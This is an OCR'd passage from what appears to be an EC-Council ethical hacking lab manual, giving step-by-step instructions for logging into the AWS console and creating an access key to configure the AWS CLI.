


10. It will ask for the following details:
    - AWS Access Key ID
    - AWS Secret Access Key
    - Default region name
    - Default output format
11. To provide these details, you need to login to your AWS account.
12. Click **Firefox** icon from the top-section of the **Desktop**.
13. Login to your AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type **https://console.aws.amazon.com** in the address bar, and press **Enter**.

    Note: If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Amazon Web Services Sign-In** page appears; type your email account in the **Email address** field and click **Next**.




15. Type your AWS account password in the **Password** field and click **Sign in**.

    Note: If a **Security check** window appears, enter the captcha and click on **Submit**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Click the AWS account drop-down menu and click **Security Credentials**, as shown in the screenshot.




17. Click **Access keys (access key ID and secret access key)** in the **Your Security Credentials** section.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Click the **Create New Access Key** button.

